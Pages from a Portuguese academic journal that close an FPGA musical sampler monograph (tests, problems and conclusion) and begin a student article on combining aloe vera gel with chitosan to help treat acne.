


Figura 3.4 – Finalização da nota número 36.
Fonte – O Autor, 2014.

Conforme a Figura 3.3, a nota foi inicializada corretamente, apresentando o comportamento esperado em seu formato de onda. Na Figura 3.4 consta a captura de tela do osciloscópio Agilent 54622D no momento de finalização da nota número 36.

Conforme a Figura 3.4, o processo de finalização da nota ocorreu conforme esperado, realizando o processo de emenda e normalização do ponto de emenda com o trecho de liberação da nota.

A nota número 36 trata-se da nota Dó número 2 do teclado, sendo que esta nota é afinada a uma frequência de aproximadamente 261,6 Hz, podendo ser verificada no osci-




Figura 3.5 – Trecho de sustentação da nota número 36 com frequência medida.
Fonte – O Autor, 2014.

loscópio. Na Figura 3.5 consta a captura de tela do osciloscópio Agilent 54622D, contendo a frequência da nota número 36 quando no trecho de sustentação.

Conforme a Figura 3.5, a frequência da nota foi estimada em 261,8 Hz. Uma vez que a frequência esperada é de 261,6 Hz, a diferença é considerada pequena (erro menor que 1%). Desta forma, conclui-se que esta etapa de teste apresentou sucesso, demonstrando baixo nível de ruído e os resultados esperados para os comandos enviados.

3.3 TESTE DE POLIFONIA COM DUAS VOZES

O teste de polifonia a duas vozes trata-se do envio de dois comandos para ligar duas notas distintas ao mesmo tempo. Para este teste foram escolhidas as notas número 36 (Dó) e 40 (Mi). Para uma análise mais apurada do processamento paralelo de dois WaveCores, o processo de mistura realizado pelo Mixer foi desativado, enviando o resultado do processamento dos WaveCores diretamente para a saída do DA, onde o WaveCore número 1 foi ligado ao canal um, e o WaveCore número 2 ao canal dois. Na Figura 3.6, consta a captura de tela do osciloscópio Agilent 54622D contendo o resultado do processamento das duas referidas notas.




Figura 3.6 – Polifonia de duas vozes.
Fonte – O Autor, 2014.

Conforme a Figura 3.6, observa-se que os sinais decodificados em cada um dos canais se difere. A forma de onda apresentada na ponteira 1 é ligeiramente diferente da forma de onda apresentada na ponteira 2. Desta forma, é possível verificar que o processamento paralelo de amostras ocorre corretamente, bem como o controlador de acesso a memória.

3.4 TESTE DE POLIFONIA COM MAIS DE DUAS NOTAS

O teste de polifonia com duas ou mais vozes foi realizado mantendo o misturador ativo, desta forma, espera-se obter apenas o resultado da soma entre as notas ativas na saída do decodificador digital. Este teste, por sua vez, apresentou falhas que serão abordadas nas seções seguintes.

Devido a este projeto tratar-se de um protótipo, algumas falhas persistem e podem ser corrigidas, bem como, muitas melhorias podem ser realizadas. Nesta seção, serão apresentadas algumas falhas encontradas no projeto e ainda sem solução, apresentando um possível caminho para sanar ou amenizar o problema.

4 Problemas Encontrados e Possíveis Soluções

4.1 ZEROS INSERIDOS NAS AMOSTRAS GERAM RUÍDO

Durante os testes gerais, após a estrutura de carga ser devidamente desenvolvida (cartão SD para memória RAM) e colocada em operação, percebeu-se que zeros são inseridos nos sinais a um período de 6 ms. Na Figura 4.1, consta a captura de tela do osciloscópio Agilent 54622D, contendo os zeros inseridos e a diferença de tempo entre eles.

Conforme a Figura 4.1, são inseridas amostras com valor zero a cada 6 ms. Este comportamento ocorre em todas as amostras carregadas no dispositivo, comprovando que se trata de algum erro no processo de carregamento destas amostras do cartão SD para a memória RAM.

Uma vez que o processo de gravação de dados é realizado diretamente no cartão SD, em modo RAW, é possível que estes zeros estejam ligados com o CRC do cartão, que não é descartado no processo de gravação. Uma possível solução para o problema é a análise da estrutura de comando, verificando se é possível eliminar o CRC durante o processo de leitura. Caso o CRC não possa ser eliminado, uma opção reside no uso de contador de bytes transferidos que identifique o byte de CRC, descartando-o.




Figura 4.1 – Zeros inseridos a cada 6 ms.
Fonte – O Autor, 2014.

4.2 POLIFONIA MAIOR DO QUE DUAS VOZES APRESENTA FALHA

Ao realizar o teste de polifonia maior do que duas vozes observou-se que o resultado do sinal apresenta ruído excessivo. Colocando o resultado do processamento do *WaveCore* número dois no segundo canal do DA, observou-se que o sinal resultante demonstra ser o resultado da multiplexação entre dois sinais. Na Figura 4.2, consta parte captura de tela do Osciloscópio Agilent 54622D, contendo o resultado de processamento de um *WaveCore*.




Figura 4.2 – Erro de multiplexação no acesso a memória.
Fonte: O Autor, 2014.

Conforme observado na Figura 4.2, o sinal apresenta a característica de três formas de onda distintas. Este problema ocorre devido ao tempo de comutação dos barramentos estar ultrapassando o limite de clock, fazendo com que o controlador de acesso a memória entregue a informação ao *WaveCore* incorreto, deixando os demais *WaveCores* sem dados para processar.

Uma forma de resolver este problema é reduzindo o clock (consequentemente modificando grande parte da estrutura de controle), ou segmentar estas estruturas, o que deve aumentar o circuito.

4.3 CAPACIDADE DO FPGA

Devido ao tamanho do projeto, problemas de espaço no FPGA passaram a ocorrer na fase de desenvolvimento do *Mixer*. Este fato ocorre devido à grande quantidade de lógicas combinacionais e barramentos necessários. Na Figura 4.3 consta a mensagem de erro relatada pelo ISE Design Tools durante o processo de geração do arquivo de configurações do FPGA (BitStream).




Figura 4.3 – Erro de falta de espaço no FPGA.
Fonte – O Autor, 2014.

Conforme a Figura 4.3, a quantidade de *Slices* disponível é muito inferior à quantidade de *Slices* necessária para a implementação deste projeto. Isso ocorre devido aos blocos possuírem grandes dimensões e a existência de lógicas combinacionais extensas.

Uma opção para ampliar o suporte a múltiplas vozes diz respeito a inserção de processamento *multi-thread* ao *WaveCore*. Um *WaveCore* possui em 17 pipelines. A memória RAM consome em torno de 40 ciclos de clock para entrega de um bloco de 32 bits de dados (duas amostras). Desta forma, é possível afirmar que o *WaveCore* consome em média 60 ciclos de clock para processar duas amostras (um ciclo de seu trabalho).

O *WaveCore* aguarda o sinal do *Mixer* para entrega da amostra processada. Este sinal ocorre a cada 2267 ciclos de clock. Durante este tempo, um único *WaveCore* poderia pro-

5 CONCLUSÃO

cessar ao menos 36 amostras de áudio, e guardá-las em uma pequena memória cache para posterior entrega ao Mixer.

Sendo assim, poder-se-ia utilizar uma abordagem multi-thread, criando uma estrutura para controle de uma memória cache com um multiplexador inteligente, que ordena as amostras e as entrega ao *Mixer* quando solicitado. Este tipo de abordagem poderia eliminar o uso de múltiplos *WaveCores*, uma vez que o principal limitante passa a ser velocidade de acesso a memória RAM e o clock máximo suportado pelo FPGA.

O desenvolvimento de um dispositivo *Sampler* aborda uma ampla quantidade de matérias, desde física até processamento digital de sinais. Desta forma, um projeto como este, demanda um trabalho contínuo e de longa duração, que deve ser separado em etapas a serem seguidas e validadas de forma independente. Somente após as validações de cada etapa o projeto deve prosseguir.

Destaca-se também a necessidade de amplo conhecimento acerca de eletrônica digital e microeletrônica. Em projetos grandes, com muitas máquinas de estado, longos barramentos e clocks na ordem de centenas de MHz, deve-se ter em mente que ocorrem atrasos e estes tornam-se de difícil contorno. A metodologia para transmissão de clock adotado no FPGA é do tipo AD-HOC, desta forma, existem limitações de onde clock consegue chegar e de como tratar os buffers de clock. Gerando problemas de atrasos na transmissão de dados nos barramentos que se tornam comuns conforme o projeto cresce, sendo necessárias mudanças estruturais e outras abordagens para garantir que a informação seja entregue.

Todos os problemas e dificuldades listadas são perfeitamente contornáveis, seja efetuando pequenas mudanças na descrição de hardware, seja modificando a arquitetura escolhida. Desta forma, conclui-se que é perfeitamente possível desenvolver este tipo de dispositivo em FPGA, bastando realizar algumas mudanças na arquitetura proposta de forma a otimizar o uso de recursos.

Para trabalhos futuros, permanece o objetivo de melhorias na WEU e WaveCore, de forma a introduzir a execução de multi-thread, eliminando a necessidade de múltiplos núcleos, ou reduzindo a sua quantidade. Correção e melhorias no controlador de acesso a memória RAM da WEU, localizar e corrigir o erro referente a inserção de zeros nos exemplos de notas e redução de ruídos.

REFERÊNCIAS

AVNET. LX9 MicroBoard User Guide. Disponível em: <http://opencores.org/websvn,filedetails?rename=openmsp430&path=%2Fopenmsp430%2Ftrunk%2Ffpga%2Fxilnx_avnet_lx9microboard%2Fdoc%2Fxilnx_Spartan-6_LX9_MicroBoard_Rev_B2_Hardware_User_Guide.pdf>. Acesso em: 27 fev. 2014.

CARVALHO, Fausto de. *Segredos do Som no PC*. Brasport, 1995.

DAVIES, Hugh. *A History of Sampling*. Disponível em <<http://journals.cambridge.org/action/displayAbstract?fromPage=online&aid=49995>>. Acesso em: 12 de março de 2014.

FARREL, Benjamin. *Gráfico ADSR*. Disponível em < http://www.benfarrell.com/wp-content/uploads/2011/12/M4C_intro.ADSR_.png >. Acesso em: 25 de março de 2014.

MARTINS, Josias Diego. *Desenvolvimento de um protótipo de sistema Sampler de instrumentos musicais implementado em arquitetura reconfigurável*. Disponível em <<http://biblioteca.feevale.br/Monografia/MonografiaJosiasMartins.pdf>>. Acesso em: 5 de Janeiro de 2016.

DESTAQUE

Ciências da Saúde - Estética e Cosmética

INCORPORAÇÃO DO GEL DE ALOE VERA À QUITOSANA PARA O POSSÍVEL AUXÍLIO AO TRATAMENTO DE ACNE VULGAR

Kevin Brandon Villa

Acadêmico de Engenharia Química -
Universidade Feevale.
kevin.villa.brandon@gmail.com

Ellen Seibt

Acadêmica de Engenharia Química -
Universidade Feevale.
ellenseibt@hotmail.com

Leisle Daniela Mallmann

Mestranda em Tecnologia de
Materiais e Processos Industriais.
leisle.mallmann@gmail.com

Viviane de Lima

Co-orientadora. Docente do Curso de
Engenharia Química da Universidade
Feevale. vivane.lima@feevale.br

Vanusca Dalosto Jahno

Orientadora. Docente do Curso de
Engenharia Química e do Programa
de Pós-graduação em Tecnologia de
Materiais e Processos Industriais da
Universidade Feevale.
vanusca@feevale.br

R E S U M O

A acne é uma dermatose cujos sintomas, em suma, são a disfunção das glândulas sebáceas, o acometimento dos folículos e as lesões inflamatórias. As propriedades dermatológicas da *Aloe vera*, vulgo Babosa, são popularmente conhecidas e cientificamente comprovadas. O biopolímero quitosana, por sua vez, apresenta excelente biocompatibilidade e pode ser utilizado na área de liberação de fármacos e ativos cosméticos. Este trabalho teve como objetivo a incorporação do *Aloe vera* à quitosana a fim de potencializar suas ações farmacológicas no auxílio ao tratamento alternativo. Para tal, fez-se a incorporação dos insumos mediante a formação de um gel, cujo preparo deu-se através da extração do parênquima de reserva da *Aloe vera*, sua respectiva agitação em temperatura ambiente e posterior incorporação à solução filtrada de quitosana. Fazendo-se a comparação das análises de espectroscopia de infravermelho das amostras da fração polissacarídica da *Aloe vera*, da quitosana pura e da mistura, foi possível observar, nesta última, bandas de hidroxila de ambas estruturas químicas e as bandas características de aminas e grupo 2-propanona, correspondentes respectivamente à quitosana e à *Aloe vera*. Provavelmente houvera interação intermolecular entre estas, mas há a necessidade de fazer outras análises bem como a otimização na metodologia de formação do gel.

Palavras-chave: Aloe vera. Quitosana. Gel. Tratamento alternativo.

A B S T R A C T

Acne is a skin disease whose symptoms, in short, are the sebaceous glands's dysfunction, the involvement of the follicles and inflammatory lesions. Dermatological properties of Aloe vera, aka Aloe, are popularly known and scientifically proven. The chitosan biopolymer, in turn, has excellent biocompatibility and can be used in the release area of pharmaceuticals and cosmetic actives. This study aimed to the incorporation of Aloe Vera to the chitosan to enhance their pharmacological actions in helping to alternative treatment. To this end, there was the incorporation of inputs by forming a gel, whose preparation took place by extracting the reserve parenchyma of the Aloe Vera plant, their respective agitation at room temperature and subsequent incorporation into the filtered chitosan solution. Making a comparison of analysis by infrared spectroscopy of the polysaccharide fraction of Aloe vera, pure chitosan and the mixture was observed, in the latter, hydroxyl bands of both chemical structures and characteristic bands of amines and group 2-propanone corresponding respectively to the chitosan and Aloe vera. Probably there had intermolecular interaction between them, therefore it is necessary further analyzes and gel training methodology's optimization.

Keywords: Aloe vera. Chitosan. Gel. Alternative treatment.

1 INTRODUÇÃO

Mediante a união de saberes populares e conhecimentos científicos, o presente trabalho versa sobre as possibilidades de auxiliar no tratamento da acne vulgar de forma alternativa e fitoterápica combatendo suas principais sintomatologias; para tanto, estudou-se o processo de formação da acne vulgar, as propriedades farmacológicas da *Aloe vera* e da quitosana, bem como suas respectivas estruturas, ao passo que se verificou, por revisão bibliográfica e experimentalmente, o comportamento da mistura associado à possível interação química entre tais insumos.

O estado de saúde, idade e diversos outros aspectos da vida estão refletidos na condição da pele e, clinicamente, sua aparência é importante na diagnose de muitas patologias (DYSON; BANNISTER, 1995).

Para o entendimento da pele associada à acne, é útil distinguir entre as duas principais classes de pele cujas propriedades e estruturas são divergentes: a pele fina e pilosa (hirsuta), que reveste a maior parte do corpo; e a pele espessa, sem pelos, chamada de pele glabra, que se faz presente nas superfícies das palmas das mãos, planta dos pés, etc (DYSON; BANNISTER, 1995; RAMOS-E-SILVA; CASTRO, 2010).

Como subentendido por seus nomes, elas diferem tanto em relação à espessura quanto à presença de pelos, sendo que na pilosa há anexos cutâneos associados à formação da acne vulgar; são eles: o folículo piloso e a glândula sebácea, ambos constituintes da unidade pilos-sebácea (DYSON; BANNISTER, 1995; RAMOS-E-SILVA; CASTRO, 2010; VANZIN; CAMARGO, 2011), (ilustrada na Figura 1).




Figura 1: Unidade pilosebácea e seus principais constituintes.
Fonte: Adaptado de RAMOS-E-SILVA, 2010.

Cada um destes, às suas maneiras, contribui com o equilíbrio homeostático cuja manutenção pode ser desajustada por diversas patologias, como a acne vulgar, por exemplo (MARIEB; HOEN, 2009).

Os folículos pilosos são uma espécie de invaginação tubular responsáveis por acomodar a raiz do pelo (*foli* = bolsa) (DYSON; BANNISTER, 1995; RAMOS-E-SILVA; CASTRO, 2010; VANZIN; CAMARGO, 2011). Estendem-se da superfície epidérmica até a derme onde apicalmente recebem os ductos das glândulas sebáceas- pequenas estruturas saciformes cujas presenças são concomitantes às dos folículos pilosos (DYSON; BANNISTER, 1995; RAMOS-E-SILVA; CASTRO, 2010; MARIEB; HOEN, 2009).

As glândulas sebáceas são responsáveis por secretar uma substância de caráter oleoso, denominada sebo, sobre a superfície da pele e dos pelos (DYSON; BANNISTER, 1995; RAMOS-E-SILVA; CASTRO, 2011; VANZIN; CAMARGO, 2011; MARIEB; HOEN, 2009) tendo como estímulo hormônios androgênicos cujas disfunções, a priori porém não exclusivamente, acarretam no estágio inicial de formação da acne vulgar (RAMOS-E-SILVA; CASTRO, 2010; VANZIN; CAMARGO, 2011).

A acne vulgar é definida como uma dermatose genético-hormonal, multifatorial que acomete a unidade pilossebácea (RAMOS-E-SILVA; CASTRO, 2010; VANZIN; CAMARGO, 2011). Destarte, percebe-se que no processo de formação da acne vulgar há o desequilíbrio homeostático das glândulas sebáceas (MARIEB; HOEN, 2009), ou seja, ocorre a desestabilização, a disfunção das glândulas sebáceas.

A manutenção do equilíbrio do organismo – recordando, a homeostase – é demasiada dependente da liberação regular de hormônios dentre os quais têm-se os androgênios (VANZIN; CAMARGO, 2011; MARIEB; HOEN, 2009; HALL, 2011) em que se destacam a testosterona e a di-hidrotestosterona. O mecanismo intracelular básico de ação da primeira, majoritariamente, dá-se minutos após a sua secreção e posterior ingresso às células prostáticas. Momento em que, principalmente, é convertida em DHT sob a influência da enzima catalisadora 5- α -reductase. O destino de ligação da DHT são as células-alvo de forma a auxiliar o desenvolvimento ósseo, muscular, da libido, etc., mas que, se entrar em contato com células sebáceas, pode gerar o aumento de tamanho da glândula, aceleração na produção de sebo e consequente hiperplasia sebácea (RAMOS-E-SILVA; CASTRO, 2010; VANZIN; CAMARGO, 2011; HALL, 2011).

Aliado à hiperplasia sebácea, a elevada taxa de liberação hormonal característica da puberdade e adolescência masculina, consiste no aumento da espessura da pele e enrijecimento de tecidos subcutâneos devido à hiperqueratinização epitelial ao passo que se potencializa o desenvolvimento da acne (RAMOS-E-SILVA; CASTRO, 2010; VANZIN; CAMARGO, 2011; HALL, 2011).

O excesso de sebo, composto de lipídeos, ácidos graxos, ésteres, esqualeno e colesterol (RAMOS-E-SILVA; CASTRO, 2010; VANZIN; CAMARGO, 2011; MURRAY et al, 2014), traz consigo outro fator agravante: a proliferação bacteriana (RAMOS-E-SILVA; CASTRO, 2010).

A flora cutânea é naturalmente constituída de uma tríade de cocos aeróbios, leveduras e organismos anaeróbios differóides. Dos últimos, destaca-se a *Propionibacterium acnes* (RAMOS-E-SILVA; CASTRO, 2010; MURRAY et al, 2014).

A *P. acnes* se alimenta do carbono presente na substância oleosa, quando secretada em excesso pelas glândulas sebáceas, de forma que o sebo é convertido em ácidos graxos livres irritantes ao epitélio e, inclusive, comedogênicos (VANZIN; CAMARGO, 2011; HALL, 2011; MURRAY et al, 2014). A partir daí forma-se o microcomedão (RAMOS-E-SILVA; CASTRO, 2010; VANZIN; CAMARGO, 2011) que evolui e se diferencia em comedão aberto ou comedão fechado: se o comedão se romper, expondo o sebo, forma-se o comedão aberto, vulgo cravo preto, no qual o material tem coloração escura devido à sua oxidação. Irrompido, continua-se a proliferação bacteriana levando às lesões acneicas como pápulas, pústulas, nódulos, cistos (RAMOS-E-SILVA; CASTRO, 2010; VANZIN; CAMARGO, 2011) acarretando na liberação de enzimas hidrolíticas (lipases, proteases, hialuronidases) que intensificam as respostas imunes do organismo caracterizadas pelo rubor, calor e dor da região (RAMOS-E-SILVA; CASTRO, 2010) (sintomas da inflamação); de sorte que, posteriormente, há-se regeneração epitelial.

Portanto, conforme ilustrado no fluxograma na Figura 2, diz-se que o processo mais comum de formação da acne vulgar é iniciado pela conversão da testosterona em di-hidrotestosterona sob influência da ação da enzima catalisadora 5- α -redutase, ao passo que o hormônio mais ativo, se em contato com células das glândulas sebáceas, aumentam o tamanho das mesmas intensificando a produção e liberação de sebo.




Figura 2: Processo de desenvolvimento da acne vulgar em fluxograma.
 Fonte: Adaptado de VANZIN e CAMARGO, 2011.

Anelado à hiperplasia sebácea, há a hiperqueratinização epitelial a qual obstrui os folículos. O excesso de sebo é então consumido pela *P. acnes* implicando na sua proliferação e formação do estágio inicial do microcomedão que, se irrompido, leva às lesões acneicas mais graves e ao quadro de inflamação.

As quatro principais sintomatologias estão colocadas na Tabela 1, correlacionando-as à estratégia de tratamento.

Tabela 1: Sintomatologias e estratégias de tratamento da acne vulgar

Sintomatologia	Estratégias de tratamento
Oleosidade excessiva da pele	Uso de substâncias normalizadoras da secreção sebácea. Ativos que inibem a ação da enzima 5- α -redutase
Hiperqueratose folicular	Uso de substâncias esfoliantes que desobstruam os folículos e retomem a uniformidade do estrato córneo
Proliferação de bactérias	Ativos naturais que funcionam como antibacterianos; ácidos orgânicos suaves
Processo inflamatório	Substâncias anti-inflamatórias que diminuam o eritema e dor do paciente

Fonte: Adaptado de VANZIN e CAMARGO, 2011

2 Aloe vera

É uma planta perene, resistente a baixas umidades, de folhas suculentas e predominantemente de clima tropical e subtropical (GONÇALVES, 2008; CAMPESTRINI, 2007; SILVA, 2011). Conhecida popularmente no Brasil como Babosa, vegeta geralmente em locais ensolarados, rochosos ou pedregosos apresentando folhas dispostas em roseta cujos comprimentos médios variam de 50 a 60 cm por 6 a 9 cm de largura e 3 cm de espessura na base (CAMPESTRINI, 2007). *Aloe vera* é sinônimo científica da *Aloe barbadensis* Miller a qual pertence à família *Asphodelaceae*, considerada família satélite das *Lilaceae*, (GONÇALVES, 2008; CAMPESTRINI, 2007) e seu uso remonta a história de grandes personagens de mais de dois mil e

quinhetos anos atrás, como as rainhas Nefertiti (1353 a.C.) e Cleopatra VII (69-30 a.C.) cujos cuidados médicos e estéticos eram à base desta planta.

A planta *Aloe Vera* é dividida em duas estruturas: Parênquima de reserva e Parênquima clorofiliano, conforme mostrado na Figura 3.




Figura 3: Diferenciação das duas estruturas constituintes da *Aloe vera*.
Fonte: GONÇALVES, 2008

O parênquima clorofiliano é caracterizado pela presença do látex e tem na sua composição, sobretudo, antraquinonas. O parênquima de reserva é constituído pelo gel mucilaginoso derivado do parênquima foliar, composto basicamente de água e polissacarídeos (GONÇALVES, 2008; CAMPESTRINI, 2007).

Devido à alta porcentagem de água presente no parênquima de reserva desta angiosperma, cerca de 99,5% - a planta apresenta resistência a climas secos e regiões pedregosa. Dos remanescentes sólidos do parênquima tissular em torno de 60% são polissacarídeos, os quais são sintetizados por enzimas presentes nas membranas de uma organela citoplasmáti-




Figura 4: a) Estrutura da acemanana. b) Diferença estrutural dos ligantes em que consiste a acemanana.

Fonte: Adaptado de CAMPESTRINI, 2007.

ca denominada de Complexo de Golgi (GONÇALVES, 2008; CAMPESTRINI, 2007; SILVA, 2011). Os polissacarídeos sintetizados são transportados por vesículas minúsculas até a membrana plasmática com a qual se fusionam e liberam microfibrilas de celulose que são implantadas em uma matriz altamente hidratada, na região da parede celular que, por sua vez, é formada por proteínas de dois grupos principais de polissacarídeos (GONÇALVES, 2008; SILVA, 2011). Um destes são as hemiceluloses as quais consistem em polissacarídeos flexíveis e são compostas especialmente de glicomananas: classificadas como polissacarídeos de reserva da parede celular (GONÇALVES, 2008; CAMPESTRINI, 2007; SILVA, 2011). Destas, destaca-se a acemanana: polímero misto de mananas acetiladas com cadeias de tamanhos variáveis formadas por resíduos de manose e glucose unidos por ligações do tipo $\beta - (1 \rightarrow 4)$ (MANNA, 1993). Em média, cada manose possui um grupamento acetil em cada uma das três posições do anel, característica que corrobora para a denominação acemanana (VÁZQUEZ et al, 1996). Na Figura 4a apresenta-se a estrutura da acemanana e em 4b a diferença estrutural dos ligantes em que consiste a acemanana.

A acemanana trata-se, portanto, de um constituinte de hemiceluloses as quais se fazem presentes na matriz de polioses associadas à celulose da parede celular (GONÇALVES, 2008; CAMPESTRINI, 2007; SILVA, 2011).

Como fora adiantado, as aplicações de cunho medicinal e cosmético da Babosa são de-
veras antigas e cultivadas por diversos povos. A despeito da sintomatologia da acne mostrada na
Tabela 1, percebe-se que há proliferação bacteriana, inflamação e lesões no epitélio, ao passo
que propriedades antibacterianas, anti-inflamatórias e cicatrizantes são essenciais ao tratamento.

Substâncias presentes no Parênquima de reserva da *Aloe vera* apresentam boa atividade
contra bactérias de natureza gram-positiva (ALEMDAR, 2009; BASAL, 2003) dentre elas a
Staphylococcus Aureus e *Candida Albicans*, especialmente correlacionando-as à acemanana
(BASAL, 2003). Correspondente à acne vulgar, entretanto, faz-se presente a *Propionibacterium*
acnes que, por sorte, é também Gram-positiva. A *P. acnes* é uma bactéria comedogênica que
induz leucócitos polimorfonucleares e macrófagos a produzirem mediadores pró-inflamatórios
levando a lesões inflamatórias (DEVLIN; MICHELACCI, 2007). Tais organismos produzem fatores
que atraem neutrófilos a liberarem espécies reativas ao oxigênio e enzimas lisossômicas, resul-
tando no rompimento da integridade do folículo epitelial (DEVLIN; MICHELACCI, 2007). Porém,
segundo o trabalho de Basal e Jain (2003), o extrato do Parênquima de reserva da planta *Aloe*
vera não demonstrou qualquer atividade significativa contra os mediadores inflamatórios produzi-
dos em culturas estimuladas de *P. acnes*, afirmando-se, pois, que as atividades anti-inflamatórias
não se referem à supressão de citocinas pró-inflamatórias nem à limpeza de radicais de oxigênio,
e sim à inibição de mediadores inflamatórios como as prostaglandinas (BASAL, 2003; DEVLIN;
MICHELACCI, 2007).

As reações inflamatórias são respostas imunes do organismo a lesões de diversas origens, com a finalidade de proteger-se; no entanto, quando as substâncias são liberadas exacerbadamente causam destruição tecidual. A inflamação caracteriza-se pela vasodilatação, rubor, calor e dor (VANZIN; CAMARGO, 2011) e é tratada de forma a bloquear a produção e liberação de mediadores inflamatórios, principalmente as prostaglandinas, mediante a inibição irreversível da ciclooxigenase (STRYER, 1996). VÁZQUEZ et al (1996) provou em seus estudos que o “extrato aquoso” (parênquima de reserva) claramente inibiu a conversão do ácido araquidônico em prostaglandinas, sugerindo a existência de propriedades inibitórias do componente ciclooxigenase da prostaglandina sintetase na planta *Aloe vera*, semelhante ao que se observa no comportamento do ácido acetilsalicílico (medicamento comumente utilizado para dor de cabeça ou sintomas inflamatórios). O AAS funciona basicamente bloqueando a primeira etapa da síntese de prostaglandinas pois acetila a enzima componente ciclooxigenase da prostaglandina sintetase, inativando-a (STRYER, 1996). Ora, recordando a estrutura química da acemanana, vê-se que nas cadeias de D-manose há grupamentos acetis, corroborando com a funcionalidade semelhante a do AAS.

Em lesões acneicas mais graves, o tratamento envolve também a resposta coletiva da pele à injúria, chamada de cicatrização do ferimento, onde estão envolvidos a reparação dérmica e a reparação do epitélio (DYSON; BANNISTER, 1995; RAMOS-E-SILVA; CASTRO, 2010). Em suma, os efeitos cicatrizantes da *Aloe vera* devem-se à ativação de macrófagos na produção de citocinas cujo acúmulo no sangue proporciona o aumento significativo da produção de fibroblastos os quais sintetizam ácido hialurônico, principal constituinte das fibras de colágeno (PIAIA, 2014; TIZARD; ZHANG, 1996; KARACA et al, 1995).

3 Quitosana

